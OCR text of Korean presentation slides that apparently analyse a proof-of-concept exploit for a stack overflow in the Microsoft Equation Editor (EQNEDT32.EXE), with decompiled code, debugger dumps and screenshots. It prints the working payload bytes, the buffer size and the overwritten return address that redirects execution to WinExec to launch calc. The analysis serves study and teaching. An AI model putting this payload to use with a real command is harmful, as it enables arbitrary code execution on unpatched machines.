
도움말

Poc 분석



1c0000000 ...(중략)...
085a5a636d642e65
7865202f63206361
6c632e6578652041
4141414141414141
4141414141414141
414141414141120c430

Poc 분석



1c0000000 ...(중략)...

085a5a636d642e65

7865202f63206361

cmd.exe /c calc.exe

AAAAA.....

4141414141414141

4141414141414141

414141414141120c430

0x0041160F 함수 분석

```
1  int __cdecl sub_41160F(char *SubStr, char *a2, char *a3)
2  {
3    char Str[36]; // [esp+Ch] [ebp-88h] BYREF
4    char v5[33]; // [esp+30h] [ebp-64h] BYREF
5    __int16 v6; // [esp+51h] [ebp-43h]
6    char *v7; // [esp+58h] [ebp-3Ch]
7    int v8; // [esp+5Ch] [ebp-38h]
8    __int16 v9; // [esp+60h] [ebp-34h]
9    int v10; // [esp+64h] [ebp-30h]
10   __int16 v11; // [esp+68h] [ebp-2Ch]
11   char String[36]; // [esp+6Ch] [ebp-28h] BYREF
12   int v13; // [esp+90h] [ebp-4h]
13
14   LOWORD(v13) = -1;
15   LOWORD(v8) = -1;
16   v9 = strlen(SubStr);
17   strcpy(String, SubStr);                    // 여기가 오버플로우가 일어나는 지점임.
18                                              // String[36자] 에 SubStr을 불러오는데,
19                                              // SubStr은 상위 함수에서 불러와짐.
20                                              // 만약 이 값이 36을 넘어서면 오버플로우가
21   _strupr(String);
22   v11 = sub_420FA0();
23   LOWORD(v10) = 0;
24   while ( v11 > (__int16)v10 )
25   {
26     if ( sub_420FBB(v10, v5) )
27     {
28       strcpy(Str, v5);
29       if ( v6 == 1 )
```

0x0041160F 함수 분석

```
1  int __cdecl sub_41160F(char *SubStr, char *a2, char *a3)
11   char String[36];
17   strcpy(String, SubStr);
```

길이 검증 X

strcpy, wcscpy _mbscpy

문자열을 복사합니다. 이러한 함수의 더 안전한 버전을 사용할 수 있습니다.

0x0041160F 함수 분석

만약 String < SubStr 면?

0x0041160F 함수 분석

OverFlow


만약 String < SubStr 면?

발생

0x0041160F 함수 분석

메모리에 다른 데이터
만약 String < SubStr 면?
덮어 쓸 수 있음

동적 분석




G-Flags

수식편집기 켜짐

디버거

동적분석


IDA - EQNEDT32.EXE.idb (EQNEDT32.EXE) C:₩Program Files (x86)₩Common Files₩Microsoft Shared
File Edit Jump Search View Debugger Lumina Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
IDA View-A Pseudocode-A Hex View-1 Structures
Function name
__sopen
___crtMessageBoxA
_wcstombs
_wcsncnt_0
_getenv
_calloc
__lseek
__fcloseall
__chsize
__mbsnbicoll
___wtomb_environ
__setmode
___crtCompareStringA
_strncnt_0
___crtsetenv
_findenv
_copy_environ
_realloc
__mbschr
__strdup
_strlen
_strcpy
RtlUnwind
__wcsicmp
__strcmpi
__strupr
int __cdecl sub_41160F(char *SubStr, char *a2, char *a3)
{
char Str[36]; // [esp+Ch] [ebp-88h] BYREF
char v5[33]; // [esp+30h] [ebp-64h] BYREF
__int16 v6; // [esp+51h] [ebp-43h]
char *v7; // [esp+58h] [ebp-3Ch]
int v8; // [esp+5Ch] [ebp-38h]
__int16 v9; // [esp+60h] [ebp-34h]
int v10; // [esp+64h] [ebp-30h]
__int16 v11; // [esp+68h] [ebp-2Ch]
char String[36]; // [esp+6Ch] [ebp-28h] BYREF
int v13; // [esp+90h] [ebp-4h]
LOWORD(v13) = -1;
LOWORD(v8) = -1;
v9 = strlen(SubStr);
strcpy(String, SubStr);
_strupr(String);
v11 = sub_420FA0();
LOWORD(v10) = 0;
while (v11 > (__int16)v10)
{
if (sub_420FBB(v10, v5))
{
strcpy(Str, v5);
if (v6 == 1)
_strupr(Str);
v7 = strstr(Str, SubStr);
00011658 sub_41160F:17 (411658)
Line 1678 of 1678
Output
41160F: restored microcode from idb
41160F: restored pseudocode from idb
420FA0: using guessed type int sub_420FA0(void);
420FBB: using guessed type _DWORD __cdecl sub_420FBB(__int16, _DWORD);
IDC
AU: idle Down Disk: 41GB
File Edit View Insert Format Tools Table Window Help
Word is converting exploit.rtf:
Press Esc to cancel.
오후 10:47
2026-01-06

동적분석

```
14  LOWORD(v13) = -1;
15  LOWORD(v8) = -1;
16  v9 = strlen(SubStr);
17  strcpy(String, SubStr);
18  strupr(String);
19  v = sub_420FA0();
20  LOWORD(v10) = 0;
21  while ( v11 > (__int16)v10 )
22
23    if ( sub_420FBB(v10, v5) )
24
25      strcpy(Str, v5);
26      if ( v6 == 1 )
27        strupr(Str);
28      v = strstr(Str, SubStr);
29      if ( v7 || (v7 = strstr(Str, String)) != 0) && (!a2 || !strstr(Str, a2)) )
30      {
31        if ( (__int16)strlen(v5) == v9 )
32        {
```


Break Point

걸어 두고 분석 시작

동적분석

```
strcpy(String, SubStr);
```

실행 이후에 바로
스택에 올라감



```
63 6D 64 2E 65 78 65 20  2F 63 20 63 61 6C 63 2E  cmd.exe·/c·calc.
65 78 65 20 41 41 41 41  41 41 41 41 41 41 41 41  exe·AAAAAAAAAAAA
41 41 41 41 41 41 41 41  41 41 41 41 12 0C 43 00  AAAAAAAAAAAA..C.
```

16 * 3 = 48 > 36(String 배열 크기)

리턴 주소 위치

리틀엔디언 → 빅 엔디언 = 00430C12

기존 리턴 주소 4112FD

```
0018FAB8  0018FAFC  Stack[0000092C]:0018FAFC
0018FABC  0041134E  sub_4112FD+51
0018FAC0  0018FAD8  Stack[0000092C]:0018FAD8
```

```
0018EE78  41414141
0018EE7C  00430C12  sub_430C00+12
0018EE80  0018EFFC  Stack[0000092C]
```

바뀐 리턴 주소 430C12

```
else
{
  sub_420FBB(v13, v5);
  strcpy(a3, v5);
  return 1;
}
```

41160F 함수가 끝나면?

430C12 함수로 리턴

430C12 함수

```
1  UINT __cdecl sub_430C00(LPCSTR lpCmdLine)
2  {
3    UINT result; // eax
4    CHAR Buffer[256]; // [esp+Ch] [ebp-100h] BYREF
5
6    result = WinExec(lpCmdLine, 1u);
7    if ( result <= 0x1F )
8    {
9      sub_427680(96, Buffer);
10     return sub_418544(Buffer, 1);
11   }
12   return result;
13 }
```

430C12 함수


WinExec 함수(winbase.h)

지정된 애플리케이션을 실행합니다.

```
WinExec("cmd.exe /K netstat -an", SW_SHOW);
```

```
12    return result;
13  }
```

430C12 함수


Local Windows debugger
on Instruction Data Unexplored External
계산기
보기(V) 편집(E) 도움말(H)
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
IDA View-EIP
General registers
EAX 00000009
EBX 0018F4F0
ECX 00000000
EDX 0018EE14
ESI 0018EE1C
Modules
Path
Threads
430C46: The instruction at 0x430C46 referenced memory at 0x41414141. The memory could not be read -> 41414141 (exc.code c0000005, tid 1856)
OK
Type String
0018EDE4 0018F02C Stack[00000740]:0018F0
0018EDE8 0018F4EC Stack[00000740]:0018F

마무리

소감

Q&A

감사합니다.